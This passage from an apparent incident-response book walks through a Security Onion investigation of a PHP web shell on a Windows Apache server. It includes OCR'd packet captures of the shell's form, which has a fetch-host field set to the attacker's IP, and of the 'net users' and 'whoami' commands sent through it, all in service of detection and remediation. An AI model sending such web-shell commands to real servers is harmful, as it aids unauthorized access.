Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
..</td></tr>
..<tr><td>
..</td><td>
...^{Clear cmd}
..</td></tr>
..<tr><td colspan="2" style="text-align: center;">
...<input type="submit" value="Execute" style="text-align: right;">
..</td></tr>
.</table>
.
</form>
<hr />
<pre>net users
User accounts for \\WINDOWS-WWW

Administrator
backups DefaultAccount
Guest IEUser jimmy
mbishop sshd WDAGUtilityAccount
whistler
The command completed successfully.
6
</pre>
0
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-11. PCAP data

This is the response from the server—we see here that there's a list of the user accounts on this Windows machine. It appears that the issue here is a web shell; someone has put a PHP form on this web server that is relaying commands from the web to the underlying operating system, which is executing the commands and then sending back the output.

So let's recap what we know so far:

- There is a PHP file named *standard.php*.
- This appears to be a web shell.
- It was added to an Apache server at 192.168.1.110.
- It is currently being accessed from Firefox on an Ubuntu Linux computer at 12.12.12.122.
- The NIDS identified running commands that are remotely submitted by that browser.

There are two directions to go in this investigation. First, what other commands have been executed by the web shell? And second, how did it get on the box in the first place?

Let's start with the first question. We can use the PCAP tool in Security Onion to retrieve all the plaintext HTTP traffic between those two IP addresses for a particular time period. Let's pull all the packet captures for today (Figure 19-12).



Security Onion - Alerts
Security Onion
so-manager/#/jobs
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
PCAP
Add Job
so-manager
The sensor ID must match an actual sensor ID in order for this job to be processed.
Import ID
UUID value that is output from so-import-pcap. Only needed for imported PCAPs.
Protocol
Optional protocol, such as "icmp" or "tcp".
12.12.12.122
Optional source IP address to include in this job filter
Source Port
Optional source TCP port to include in this job filter
192.168.1.110
Optional destination IP address to include in this job filter
80
Optional destination TCP port to include in this job filter
2026/03/02 12:00:00 AM - 2026/03/02 11:59:59 PM
Pick a start and end time (local time). Unused for imported PCAPs.
CLEAR
CANCEL
ADD
ID
Status
Actions
1006
1009
1010
1012
1013
1014
1015
1016
Completed
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-12. PCAP data collection tool

This provides a transcript of the complete communication between the two endpoints. Scrolling down, we see that there's an input box in the form named "cmd." That may seem familiar; we saw the same thing in the payload from the IDS alert, where that field contained "net users." This time it contains `whoami` in the middle of the decoded capture—it looks like the attacker was figuring out what context Apache runs under on this Windows endpoint (Figure 19-13).



Security Onion - Alerts -
Security Onion - PCAP -
so-manager/#/job/1028
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
------geckoformboundary15af0ac90b0412e1d494825084ee7207
Content-Disposition: form-data; name="cwd"
C:\xampp\htdocs
------geckoformboundary15af0ac90b0412e1d494825084ee7207
Content-Disposition: form-data; name="upload"; filename=""
Content-Type: application/octet-stream
------geckoformboundary15af0ac90b0412e1d494825084ee7207
Content-Disposition: form-data; name="cmd"
whoami
------geckoformboundary15af0ac90b0412e1d494825084ee7207--
HTTP/1.1 200 OK
Date: Mon, 02 Mar 2026 14:38:21 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.22
X-Powered-By: PHP/7.2.22
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
433
<form method="post" action="/standard.php"
...enctype="multipart/form-data"
..>
..<table border="0">
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-13. The `whoami` command in the PCAP transcript

And if we scroll down a bit, we'll find that the response to `whoami` was `Administrator`. It looks like whoever installed Apache on this server needs to go back and update the configuration to run under a more limited service account (Figure 19-14).

Security Onion - Alerts -
Security Onion - PCAP -
so-manager/#/job/1028
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
..<tr><td colspan="2" style="text-align: center;">
...<input type="submit" value="Execute" style="text-align: right;">
..</td></tr>
.</table>
.
</form>
<hr />
<pre>whoami
windows-www\administrator
6
</pre>
0
POST /standard.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary2af9f15fceeb0ff8c07903741a261b10
Content-Length: 826
Origin: http://192.168.1.110
Connection: keep-alive
Referer: http://192.168.1.110/standard.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
------geckoformboundary2af9f15fceeb0ff8c07903741a261b10
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-14. Output of the `whoami` command

Now, this transcript is sort of long—Security Onion includes Cyberchef as part of the platform, which is another open project that's a regular Swiss Army knife for encoding, decoding, and working with data. We can push this packet capture over there and just search for that cmd form data field to get all the commands more easily rather than scrolling through the whole capture manually (Figure 19-15).

It looks like the attacker created a new local account on the box called "backups"—add that to the remediation list, along with fixing the Apache service account. We'll want to both remove the account as well as check our collected logs to make sure it hasn't been used. After creating that account, the attacker added it to the local administrators group, then attempted to cover their tracks by clearing the logs on the endpoint.



Security Onion - Alerts
Security Onion - PCAP
From Hexdump - CyberC
so-managercyberchef?Recipe=From_Hexdump()&oeol=CRLF
Incognito
Download CyberChef
Last build: A year ago
Options
About / Support
Operations
440
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Recipe
From Hexdump
STEP
BAKE!
Auto Bake
Input
0000 47 45 54 20 2F 73 74 61 6E 64 61 72 64 2E 70 68 GET /standard.ph
0016 70 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 p HTTP/1.1..Host
0032 3A 20 31 39 32 2E 31 36 38 2E 31 2E 31 31 30 0D : 192.168.1.110.
0048 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A .User-Agent: Moz
0064 69 6C 6C 61 2F 35 2E 30 20 28 58 31 31 3B 20 55 illa/5.0 (X11; U
113130
1532
Raw Bytes
LF
Output
form-data; name="cmd"
next
previous
all
match case
regexp
by word
Content-Disposition: form-data; name="cmd"
whoami
------geckoformboundary15af0ac90b0412e1d494825084ee7207--
HTTP/1.1 200 OK
Date: Mon, 02 Mar 2026 14:38:21 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.22
X-Powered-By: PHP/7.2.22
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
433
<form method="post" action="/standard.php" enctype="multipart/form-data" >
<table border="0">
<tr><td>
Fetch:
</td><td>
host: <input type="text" size="15" id="fetch_host" name="fetch_host" value="12.12.12.122">
port: <input type="text" size="4" id="fetch_port" name="fetch_port" value="80">
path: <input type="text" size="40" id="fetch_path" name="fetch_path" value="">
</td></tr>
<tr><td>
CWD:
</td><td>
24332
460
7ms
Raw Bytes
CRLF (detected)

Figure 19-15. Cyberchef

Now, you may be asking yourself: *But what if that Apache server were using HTTPS instead of plaintext HTTP?* After all, a majority of the web traffic that we see on our networks and on the internet these days is encrypted, which would render it invisible to our IDS in the absence of SSL interception or offloading. That's an absolutely valid point, and so we'll walk through this same investigation of web shell usage using endpoint log ingestion rather than network traffic monitoring.

As mentioned at the beginning of the chapter, Security Onion includes the Elastic Agent, a preconfigured endpoint agent that forwards logs into your Security Onion grid from Windows, Linux, or Mac endpoints. In this environment, we've installed the Elastic Agent on our compromised Windows machine, and so it's pulling the default operating system Event Logs (Application, System, and Security), as well as the logs from Defender and PowerShell and some low-level host telemetry like process and file events.

You may have noticed earlier that while most of the alerts on the Alerts page in the SOC were generated by the IDS, there was a Sigma alert in there as well. This alert, "Suspicious Eventlog Clearing or Configuration Change Activity," is an excellent jumping-off point for our endpoint log investigation (Figure 19-16).



Security Onion - Alerts -
so-manager/#/alerts?q=*+|+groupby+rule.name+event.module*+event.severity_label+rule.uuid&z=Africa/Abidjan&t=500&gl=500&rt=12&rtu=hours
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Alerts
Options
Total Found: 46
Change Activity
Group By Name, Module
Last
hours
REFRESH
Fetch Limit
500
Filter Results
Count
rule.name
